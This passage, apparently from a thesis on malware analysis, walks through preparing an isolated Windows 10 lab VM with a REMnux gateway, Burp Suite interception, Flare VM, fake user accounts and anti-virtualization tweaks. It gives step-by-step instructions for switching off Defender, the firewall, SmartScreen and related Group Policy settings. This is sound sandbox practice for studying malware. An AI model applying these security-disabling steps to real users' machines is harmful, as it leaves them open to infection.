


Figure 4.3.1.2 – Virtual disk resizing

4.3.2 Disc Partition Resizing

Once the instance was up and running, it was verified that the disk capacity was still 40GB of space. In order to resize it, the word “partition” was typed in the windows search bar and “Create and format hard disk partitions” option was selected. The “Disk Management” window appeared where see the 110GB of unallocated disk space is visible.

After right clicking on the primary partition, the option “Extend Volume…” was selected and the additional space was allocated to the current partition (Figure 4.3.2.1).




Figure 4.3.2.1 – Allocating additional space

4.3.3 Network Configuration

From the "Windows Settings" window, the option "Network & Internet" was selected and then the "Change adapter options". On the newly appeared window, after right clicking on the Ethernet interface and upon selecting "Properties", the "Ethernet Properties" window showed up. The "Internet Protocol Version 6 (TCP/IPv6)" was unchecked, while the "Internet Protocol Version 4 (TCP/IPv4)" was selected, and the "Properties" button was pressed.

The IP "10.0.0.3" was assigned, the subnet mask was set to "255.255.255.0" and the REMnux GW's IP address, "10.0.0.1", was given as input to the "Default gateway" and the "Preferred DNS server" fields, as shown on the figure below (Figure 4.3.3.1).




Figure 4.3.3.1 – Editing adapter's IPv4 properties

4.3.4 Firewall Scripts Testing and Windows Activation

After the Interface was configured, the "REMnux GW" VM was booted and the command "sudo /lab/rules/internet.firewall" was inserted. After verifying that the "Windows 10" VM could connect to the Internet, the activation of the Windows OS was performed by inserting the command "slmgr /ato" to the command prompt (Figure 4.3.4.1).




Figure 4.3.4.1 – Windows Activation

Next, the script "inetsim.firewall" was executed on the "REMnux GW", in order to ascertain that the "InetSim" service was running properly. As expected, the default "html" response was returned each time a random webpage was visited on the "Windows 10" VM. The procedure of switching between the states should cause no issues for the configuration off the ".firewall" scripts to be considered correct.

For the rest of the scripts to be tested, another change needed to be made on the "Windows VM", which was to import the burp CA certificate on the system. To achieve this, the "burp_internet.firewall" file was run on the "REMnux GW" VM and the "sudo BurpSuiteCommunity" command was given on a terminal. Once the program had started, a new temporary project was created and the "burp_internet-proxy_listeners.json" configuration file was imported. The intercept option ("Proxy" → "Intercept") was then disabled, and "http://10.0.0.1:8080" was typed on the browser's address bar of the "Windows VM". From the response given, we were able to download the "BurpSuite" CA certificate (Figure 4.3.4.2).




Figure 4.3.4.2 – Downloading BurpSuite CA certificate

To install this certificate on the local machine and store it on the "Trusted Root Certification Authorities" store can be achieved by double clicking on the downloaded file and by selecting "open". (Figure 4.3.4.3), Next, it was confirmed that an "https" connection could be established, with

“BurpSuite” capable of intercepting the traffic and without the browser complaining about the certificate of the web site.




Figure 4.3.4.3 – Installing CA certificate on the local machine

To test if the “burp_inetsim.firewall” was functional, the enabled proxy listeners had to be swapped. More specifically, the two listeners that were disabled while “burp_inetsim.firewall” was tested, were then enabled (on ports 80 and 443), while those that were previously enabled, had to be disabled (listeners on ports 8080 and 8443). The traffic could be intercepted through “BurpSuite”, while the “INetSim” was simulating Internet traffic.

At that point, a new snapshot branch, dedicated for the “Behavioral Analysis” stage, was created, while the first series of snapshots were available for the “Classification” and “Code Analysis” stages.

4.3.5 Classification and Code Analysis Windows VM

To get the VM ready for the “Classification” and “Code Analysis stages”, it should have access to the “WWW”, meaning that the “internet.firewall” or the “burp_internet.firewall” should be executed on the “REMnux GW”, in order to proceed with the system update, and the installation of “Flare VM” as well as the additional needed tools.

Upon completion of the above steps, the VM was shut down, the adapter was disabled, and a snapshot was taken. The VM was properly isolated and at our disposal for future use [40].

4.3.5.1 System Update

As “update” was typed on the “Windows” search bar, “Check For Updates” was suggested. After the updates had been downloaded and installed, the VM was restarted and the same process was repeated until no more updates were available.

4.3.5.2 Flare VM installation

The “Flare VM” installation script “install.ps1” was downloaded from the official “github” webpage [41]. Then, a “Powershell” console was initiated with administrative privileges and the execution policy was set to unrestricted, using the command:

- **> Set-ExecutionPolicy Unrestricted**

Finally, after navigating to “Downloads” directory and the “install.ps1” was executed with the command:

- **> ./install.ps1**

After several installed packages and system restarts, the “Flare VM” tools were installed

4.3.5.3 Additional Tools Installation

Although “Flare VM” contains most of the tools that were needed for analyzing malware samples, some additions were needed.

The first additional software was “ssdeep”, which was downloaded from the official “github” page [42]. While “Flare VM” comes with “YARA” preinstalled, it was necessary to download the latest community rules [43] in order to scan our sample. Last but not least, the portable edition of “Kaspersky Virus Removal Tool” was selected as an antivirus solution.

4.3.6 Behavioral Analysis VM

On a separate snapshot branch, the “Windows 10” VM was prepared for the behavioral analysis. There were two objectives that needed to be accomplished during this VM preparation in order to make it operational. At first, the VM should mimic a realistic environment to avoid, as much as possible, being detected by the malware. Anti-virtualization and anti-analysis techniques, based on environment discovery, are commonly adopted by malware to evade detection and analysis. In addition, it should be “malware friendly”, by disabling “Windows” security features that may prevent malware from being executed, and in general, by lowering the security levels of the system [3].

4.3.6.1 Mimic a realistic environment

The resources that were assigned to the VM during the import, disc partition, and network configuration procedures (4.3.1 - 4.3.3) had partially made the environment realistic, assigning reasonable resources and providing a working Internet connection (either real or simulated). However, additional configuration was needed.

On the “REMnux GW” VM the “internet.firewall”, located in the “/lab/rules” directory, was executed to provide connection to the Internet. Then, the “www.ninite.org” webpage was visited in order to download software that may be commonly found on a PC. The advantage of using this site is the convenience that it provides to download and install the selected software as a bundle. The installation file that was downloaded, included:

- Chrome
- Firefox
- Dropbox
- VLC
- Notepad++
- Winrar
- Skype
- LibreOffice

Subsequently, the account's username was changed to "Amaryllis Awanes" (the anagramming of the phrase "malware analysis") and its administrative privileges were verified.

Moreover, a "gmail" account was created with this name (amaryllisawanes@gmail.com) and social media accounts were synchronized with it (Facebook, Instagram). Next, a login into those accounts using both "Chrome" and "Firefox" browsers was performed, ensuring that the credentials were saved on the system. Generally, the system was used in such a way so that some logs of network activity were accumulated by visiting some webpages, opening photos and documents, logging into social media accounts (Figure 4.3.6.1.1) and storing some fake credentials.




Figure 4.3.6.1.1 – Creating fake social media profile

Furthermore, the "VM VirtualBox Guest Additions" were uninstalled. Although they enhance the system performance and provide us the ability to view the VM on full screen, their installation indicates the existence of a virtual environment. Therefore, modern malwares often search for this software to discover the presence of a virtual environment.

4.3.6.2 Make the system "Malware Friendly"

Besides mimicking a real environment, the VM should be "malware friendly" [40], meaning that it should fulfill the following prerequisites:

- The default user should have administrative privileges
- Commonly Exploited Software should be installed
- Security features should be disabled
- Browser security features should be disabled

The root privileges were already verified on the previous step, while preparing the system to mimic a realistic environment and commonly exploited software (reference) such as "VLC" were also installed. Additional such software (MS Office, Adobe Acrobat Reader and Adobe Flash Player) could be installed if explicitly needed by the malware.

To edit the security features [45], "Windows Security" was typed in the windows search bar ("Win+R" shortcut). Next, at the "Virus & threat protection" tab, the "Manage settings" option was selected and the "Real-Time protection", "Cloud Delivered Protection" and "Automatic Sample Submission" options were disabled (Figure 4.3.6.2.1).




Figure 4.3.6.2.1 – Virus & threat protection settings

Afterwards, the Domain, Private and Public network firewalls were turned off from “Firewall & Network Protection” section (Figure 4.3.6.2.2).




Figure 4.3.6.2.2 – Firewall & network protection settings

The last set of options that needed to be disabled were the “Check apps and files”, and “SmartScreen” for both Microsoft Edge and Microsoft Store which can be found under the “App & browser control” section of “Windows Security” (Figure 4.3.6.2.3).




Figure 4.3.6.2.3 – App & browser control settings

To avoid the issue of Windows trying to periodically re-enable the Antivirus, the modification of Group Policy was deemed to be necessary. That was accomplished by searching “gpedit.msc” into windows search bar and by navigating to the correct path (**Computer Configuration → Administrative Templates → Windows Components → Windows Defender Antivirus**)

There, the option “Turn off Windows Defender Antivirus” was enabled and applied. Furthermore, info Windows Defender Antivirus directory under the “Real-time Protection” tab, further modifications needed to be done (Figure 4.3.6.2.4):

- **Enable “Turn off real-time protection”**
- **Disable “Turn on behavior monitoring”**
- **Disable “Monitor file and program activity on your computer”**
- **Disable “Turn on process scanning whenever real-time protection is enabled”**

